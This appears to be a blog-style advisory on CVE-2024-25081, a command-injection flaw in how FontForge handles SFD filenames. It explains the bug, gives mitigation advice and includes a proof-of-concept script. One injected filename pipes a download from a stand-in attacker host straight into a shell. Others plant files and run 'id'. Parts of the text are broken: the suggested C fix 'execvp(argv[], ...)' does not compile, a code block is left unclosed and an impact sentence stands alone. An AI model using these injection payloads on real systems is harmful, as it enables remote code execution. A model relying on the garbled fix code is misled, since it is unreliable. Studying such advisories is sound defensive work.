
FontForge is a popular, open-source font editor used by designers and font foundries everywhere. However, even powerful tools aren't immune to security bugs, especially when it comes to handling user input. In early 2024, a critical security issue was uncovered: CVE-2024-25081, which affects the way FontForge processes specially crafted filenames within its Splinefont file import implementation.
This long read breaks down what went wrong, shows a proof-of-concept exploit, and provides advice on mitigating the risk. I’ll also point to original references and explain the vulnerability in plain English.
What Happened? (A Simple Explanation)
FontForge lets users import fonts in various formats. One of these is the SplineFont Database (SFD). When importing SFD files, the application parses the filename, and in certain places, carelessly passes that filename directly into a system shell command.
Because there was no proper input sanitization, an attacker could craft a filename that included shell commands, and these commands would run with the rights of the user running FontForge—in some cases, even with administrator privileges.
This is a textbook example of a command injection vulnerability.
References
- CVE-2024-25081 at NVD
- Original FontForge Bug Report (if any)
*(Search for "CVE-2024-25081" or similar descriptions)*
Technical Look: Where Is the Vulnerability?
In the C source code of FontForge, when it handles Splinefont files (".sfd"), there's a segment that builds a command line like this:
// (Pseudo-representation, for educational clarity)

char cmd[512];
snprintf(cmd, sizeof(cmd), "convertfont '%s'", filename);
system(cmd);
If the filename is evilfont.sfd, this runs
convertfont 'evilfont.sfd'
But if the filename is actually malicious, say
myfont.sfd'; curl http://evil.com/hack.sh | sh #
the resulting shell command is
convertfont 'myfont.sfd'; curl http://evil.com/hack.sh | sh #
Here, everything after the semicolon (;) runs outside the original command context. This is command injection.
Step-by-Step Exploit Scenario
Let's say you want to see this vulnerability in action (on your own machine only!). Here’s how it might go:
`
harmless.sfd'; touch /tmp/pwned #
`
This trick ends the original command with a quote and semicolon, inserts a harmless touch command, and comments out anything after.
`sh
cp anyfont.sfd "harmless.sfd'; touch /tmp/pwned #"
What happens:
/tmp/pwned is created—the sign that your shell command ran.
Here's a shell script which demonstrates the logic locally (do not use for harm)
# Create dummy SFD
echo "SplineFontDB: 3." > anyfont.sfd

# Create malicious file with exploit name
cp anyfont.sfd "exploit'; id > /tmp/ff-owned #.sfd"

# Open in FontForge (assuming vulnerable version)
fontforge "exploit'; id > /tmp/ff-owned #.sfd"

# Check result
cat /tmp/ff-owned
If the contents of /tmp/ff-owned show your user or root, the injection succeeded.
Modifying or deleting fonts or system files.
- Scope is user-level (unless running as admin/root).
- Attack Vector: A user is tricked into opening a malicious SFD file (with crafty filename) in FontForge.
Mitigation and Fix
If using FontForge:
Make sure you’re on FontForge version after 20230101 (or one where the maintainers confirm the hole is patched).
If you can, avoid opening SFD files with weird or suspect filenames, especially those sent by untrusted people.
For developers:
Always sanitize user input before passing data into shell commands. Even better—use APIs that don't invoke a shell at all.
Sample Fix (in C):
Replace the unsafe system(cmd) with safe alternative, e.g.
// Use execve, passing filename as argument array, NO shell
const char *argv[] = {"convertfont", filename, NULL};
execvp(argv[], (char **)argv);
This way, shell metacharacters in filename have no effect.
Conclusion
CVE-2024-25081 is a textbook command injection bug, made possible by passing unsanitized file names into system shells. If you use or distribute FontForge SFD files, update now and treat font files as you would any other unknown download: carefully!
For more details, visit the official NVD entry and be sure to follow best practices when dealing with filename input everywhere.
Timeline
Published on: 02/26/2024 16:27:58 UTC
Last modified on: 08/27/2024 19:35:13 UTC